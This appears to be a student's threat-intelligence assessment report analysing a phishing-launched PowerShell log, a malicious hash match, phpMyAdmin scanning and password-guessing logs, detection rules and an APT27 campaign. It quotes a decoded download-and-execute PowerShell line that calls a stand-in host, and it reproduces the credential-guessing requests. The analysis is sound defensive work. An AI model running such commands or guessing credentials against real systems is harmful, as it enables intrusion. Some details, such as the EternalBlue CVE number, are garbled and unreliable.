Assessment Report


Salman Eyad Aljardan

All accompanied code is included in this github repositry:

https://github.com/Engineer-Salman/CipherAssessment

Section 1:

after writing a regex and analyzing the logs we found that the total number of processed logs are 300 with 31 Unique domain, 194 of the logs were from benign domains while 94 of them belonged to malicious domains, the proper action to be taken is to register the unique domains as internal IOCs, from analyzing the data we concluded that other random domains were flagged “randomdomain[1-100]” so we wrote a regex to exclude them reducing false positives, also bad domains never used the .com tld although it blocking any domain that didn’t use the .com tld is risky we settled for a regex to pass “randomdomain[1-100]”



Case 1:

as we can see the provided log is a system event log that contains some interesting informations, we could see that a “powershell.exe” process has started at 8:52 which is both a legitimate windows administrative tool and a common tool for attackers to control the target system and intiate malicious scripts.


```
"event.type": "start",
"event.id": "872391",
"event.category": "process",
"timestamp": "2025-06-28T08:52:15.391Z",
"process.name": "powershell.exe",
```


in the next line we can see the powershell command that was issued, several troubling flags in the command arise suspicion like: -NoProfile which prevents the powershell command from loading a user profile which helps avoids user logging and bypassing some security tools that rely on profiles, -ExecutionPolicy bypass which disables the execution policies for this poweshell session, and -EncodedCommand which is an obfuscation technique that uses what looks to be Base64


```
"process.command_line": "powershell -NoProfile -ExecutionPolicy Bypass -EncodedCommand SQBFAFg...",
"process.executable": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
"process.pid": 4452,
```


the next part is extremely interesting, its shows that the parent was “explorer.exe” which heavily suggests that a user clicked an external link or a phishing attachment which started the powershell session


```
"process.parent.name": "explorer.exe",
"process.parent.command_line": "\"C:\\Windows\\explorer.exe\"",
"process.parent.pid": 1120,
```


in this section of the log we see that the command was issued at the machine “HR-WS-03” by the user “jsmith” which heavily implies that the user have gotten phished


```
"host.name": "HR-WS-03",
"host.os.name": "Windows 10 Enterprise",
"host.os.version": "10.0.19045",
"user.name": "jsmith",
"user.domain": "CORP",
```

here we can see that the process went for the /Downloads which reinfoces our hypothesis of a phishing attempt

after running the obfuscated payload through cyberchef we can see that the original command was:

“IEX ((new-object net.webclient).downloadingstring(“http://malicious.xyz/script.ps1”))

which hints at possible malware staging or external C2 connection.

we can then map it to MITRE ATT&CK Techniques:

- T1566.001 - Phishing: Spearphishing Attachment
- T1059.001 - Command and Scripting Interpreter: PowerShell
- T1562.001 - Impair Defenses: Disable or Modify Tools
- T1027.010 - Obfuscated Files or Information: Command Obfuscation
- potential T1071 - Command and Control or T1105 – Ingress Tool Transfer (Malware Staging)

from that we can conclude that the user “jsmith” opened a phishing link from the internet which launched a powershell command with evasive flags and an obfuscated script that connected to an external server to download a potential malicious script that could be a malware stager or a C2 connection

Defensive Considerations (D3FEND):

- D3FEND-Process Whitelisting: Block unauthorized PowerShell execution (countering T1059.001).
- D3FEND-Command Filtering: Detect obfuscated commands like -EncodedCommand (countering T1027.010).
- D3FEND-Network Traffic Analysis: Monitor outbound connections to malicious domains (countering T1071/T1105).

Case 2:

this is a threat intelligence indicator match log in json format, a user with the name “john.doe” from the machine “workstation-01” at 9:15 was found to have a file with a SHA-256 hash that matches a known malicious payload used in phishing campaign.


```
"matched.type": "indicator_match",
"host.name": "WORKSTATION-01",
"user.name": "john.doe",
"@timestamp": "2025-07-14T09:15:42.000Z"
```


Although I searched for the provided SHA-256 malware hash across multiple repositories (MalwareBazaar, VirusTotal, Cisco Talos) but with no known matches, for the purpose of this case study I will consider it as a malicious payload.

The actions that should be taken are: Immediate isolation of the affected endpoint “workstation-01” from the network to avoid lateral movements or data exfiltration, acquiring forensic evidence for deeper inspection, check additional infections in the environment using the hash and related IOCs, reporting the findings to the user “john.doe” and related employees as a preventive measure, update detection mechanisim like writing yara and sigma rules and the threat intel feed


```
"event.module": "threat_intel",
"event.category": "threat",
"file.hash.sha256": "96276bb47a4a5527a3b628f2ff0c4bdb02523c7d1ff4179a62c13ba7e722efa9",
"threat.indicator.type": "file",
"threat.indicator.description": "Known malicious payload used in phishing campaign",
```


Cyber Threat Intelligence (CTI) provides context beyond a hash, it enables the study of adversaries TTPs, their objectives and intents, and map behavior to frame works like MITRE ATT&CK or Cyber Kill Chain. The context allows defenders to anticipate follow ups, enrich detection and additional IOCs (hashes, C2 IPs, domains) and helps raise awareness and devise future defense startegies based on the current trends of security

Case 3:

from the provided logs we observe the first four requests for different common admin subdirectories have been recorded with a respones code of 404 strongly indicaiting a subdirectory enumeration through a generic admin subdirectory wordlist, this aligns with MITRE ATT&CK “T1595.003 – Active Scanning: Wordlist Scanning”, while in the fifth attempt we can see that the attacker have successfully found an admin page with response code of 200 the subdirectory is “/phpmyadmin”.

220.241.199.20	05/Nov/2017:07:00:22	HEAD http://193.5.110.13:80/mysql/admin/ HTTP/1.1	404	195	Mozilla/5.0 Jorgee
220.241.199.20	05/Nov/2017:07:00:22	HEAD http://193.5.110.13:80/dbadmin/ HTTP/1.1	404	194	Mozilla/5.0 Jorgee
220.241.199.20	05/Nov/2017:07:00:23	HEAD http://193.5.110.13:80/mysql/sqlmanager/ HTTP/1.1	404	194	Mozilla/5.0 Jorgee
220.241.199.20	05/Nov/2017:07:00:23	HEAD http://193.5.110.13:80/mysql/mysqlmanager/ HTTP/1.1	404	194	Mozilla/5.0 Jorgee
220.241.199.20	05/Nov/2017:07:00:23	HEAD http://193.5.110.13:80/phpmyadmin/ HTTP/1.0	200	200	Mozilla/5.0 Jorgee

after the threat actor found a valid admin directory he started trying tokens indicating an attempt at CSRF “T1190 – Exploit Public-Facing Application” more accurately cookie forgery to try and hijack an admin session, since MITRE ATT&CK doesn’t specifically map web attacks I will refer to “CWE-352: Cross-Site Request Forgery”, we can see that the user tried to tamper with the token possible to detect token validation logic, then tried to login with username popa3d which is a Post Office Protocol (POP3) server twice likely to brute force which alligns with “T1110.001 Brute Force: Password Guessing” then attempted a second time CSRF which resulted in error 400 likely from malformed cookie.

220.241.199.20	05/Nov/2017:07:00:24	GET /phpmyadmin/index.php?lang=en-utf-8&token=aa07401a40... HTTP/1.1	302	1118	Mozilla/5.0 Jorgee
220.241.199.20	05/Nov/2017:07:00:24	GET /phpmyadmin/index.php?username=popa3d&password=popa3d HTTP/1.1	302	1116	Mozilla/5.0 Jorgee
220.241.199.20	05/Nov/2017:07:00:24	GET /phpmyadmin/index.php?username=popa3d&password=xxxxx HTTP/1.1	302	1118	Mozilla/5.0 Jorgee
220.241.199.20	05/Nov/2017:07:00:25	GET /phpmyadmin/index.php?lang=en-utf-8&token=660181cc911... HTTP/1.1	400	0	Mozilla/5.0 Jorgee

after his second CSRF attempt he pivoted back to password guessing but this time he used username “root” unlike his past attempt with popa3d server, which could make is conclude that we are either dealing with an opportunistic attacker or a curious Script Kiddie

220.241.199.20	05/Nov/2017:07:00:26	GET /phpmyadmin/index.php?username=root&password=root HTTP/1.1	302	1118	Mozilla/5.0 Jorgee
220.241.199.20	05/Nov/2017:07:00:27	GET /phpmyadmin/index.php?username=root&password=123 HTTP/1.1	302	1116	Mozilla/5.0 Jorgee
220.241.199.20	05/Nov/2017:07:00:29	GET /phpmyadmin/index.php?username=root&password=123456 HTTP/1.1	302	1120	Mozilla/5.0 Jorgee
220.241.199.20	05/Nov/2017:07:00:30	GET /phpmyadmin/index.php?username=root&password=12345678 HTTP/1.1	302	1120	Mozilla/5.0 Jorgee

Rule 1:

this rule iterates through proccesses looking for a “powershell.exe” session with encode flag “*-enc*”, encoding commands is a method used to ensure that it can be interperted across various formats to increase portability, but its usage in sysadmin duties is considered rare, thus this arises suspicions because its a popular method for attackers to obfuscate commands in a powershell session and bypass static detection, this aligns well with MITRE “T1059.001 – Command and Scripting: PowerShell” and T1027.010 – Obfuscated Files or Informatiion: Command Obfuscation”, Defensive counters include D3FEND-Command Filtering (block suspicious flags).

```
from process where
  process.name == "powershell.exe" and
  process.command_line like "*-enc*"
```

Rule 2:

the following rule looks through the network for a connection to an external IP address that matches IOCs and known bad IPs, a threat intel team gathers intelligence about the newest Known C2 servers IPs or bad domains either through OSINT (e.g. Threat Fox, Feodo Tracker, Cisco Talos, VirusTotal, etc…) or internal sources from historical attack data, this matches MITRE ATT&CK “T1071.001 – Application Layer Protocol: Web Protocols” or “T1095 – Non-Application Layer Protocol” and even possibly “T1105 – Ingress Tool Transfer” for malware staging.

```
from network where
  destination.ip in (threat.indicator.ip)
```

Section 4:

in april 2019 the threat actor group APT27 (aka emissary panda) used CVE-2019-0604 to gain RCE on sharepoint servers aligning with MITRE “T1587.004 – Develop Capabilities: Exploit”, leveraging the exploit they installed a webshell and installing a number of tools for credentials dumping and lateral movements and interestingly scanning for CVE-2017–144 aka “eternal blue”.

APT27 used three webshells written in .net “aspx” making them lightweight and concealable through the traffic, they are used to provide a an interactive shell through the browser, once deployed through an exploit they provide persistent connection even after patching the vulnerablity acting as a backdoor aligning with MITRE “T1071.001 – Application Layer Protocol: Web Protocols”, Htran is a tool used for proxy connections through intermediate hops mainly used to disguise the users geographical location aliginig with MITRE “T1090 – Proxy”, Mimikatz is a credentials dumper thats used to steal passwords and logins from the host and even craft kerberos ticket, its usage in this campaign suggest APT27 used it for lateral movements alongside eternal blue checkers.

Although no specific Middle Eastern governments were named in the incident, the mention of Saudi Arabia’s National Cybersecurity Authority (NCA) suggests a potential targeting or involvement of Saudi Arabia. Additionally, the involvement of the Canadian Centre for Cyber Security (CCCS), when considered in light of the political tensions between Canada and Saudi Arabia during the 2018–2019 period, may indicate that direct intelligence sharing between those two states was unlikely at the time, this could help us speculate that another middle eastern CCCS ally was targeted such as UAE, Qatar or Jordan.

The behavior and the usage of a zero day exploit aligns well with the APT27 playbook despite their reputation for flexibility, one common startegy of APT27 that was present strongly in the attack was sideloading custom DLLs that are then used by legitimate programs aliginig with MITRE “T1129 – Shared Modules”, another was the usage of HyperBro which is a custom in-memory backdoor thats assocaited with APT27 and aligns perfectly with its reputation for RATs, also the usage of china chopper and antak webshell with custom payloads for persistence aligns well with past APT27 campaigns, and the usage of mimikatz for credintials harvesting combined with eternal blue checker possibly for lateral movements implies APT level sophistication.

APT27 leveraged lightweight webshells that blend easily into normal HTTP traffic (espicially using .aspx for .NET framework), allowing persistent access with minimal detection. Additionally, they used DLL sideloading techniques — for example, installing legitimate applications such as Sublime Text to load malicious DLLs (e.g., a fake Python DLL). This approach not only ensured persistence but significantly increased the difficulty of detection and containment, contributing to the stealth and longevity of the campaign.

APT27 achieved lateral movement through a combination of Credentials dumping (mimikatz and pwdump) and SMB vulnerability checkers (eternalBlue checkers, MS17-010 checker) and remote control access tools such as psexec, the presence of cURL and impacket suggests custom crafted protocols for discreet connections to services.

The C2 Infrastructue that was used by APT27 is hxxps://185.12.45[.]134:443/ajax and 185.12.45[.]134, which receives an inbound connection from the target through HyperBro; APT27 custom backdoor.

Most people focus on direct tangible results in security like blocking a malicious entry attempt or finding a vulnerablity in a system, but with APT like sophitication a game of cat and mouse won't suffice anymore, they take proactive measures and plan ahead for an unfair engagement against a target, "If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle." — Sun Tzu, The Art of War, and this serves as the main philosophy of CTI from my perspective, the ability to not only see the battlefield but the war is the greatest scope, to not only counter attacks but to predict the entire flow of the skirmishes are abilities of a top level CTI team, and thats only achievable with Rock solid resolve and a curious feiry soul.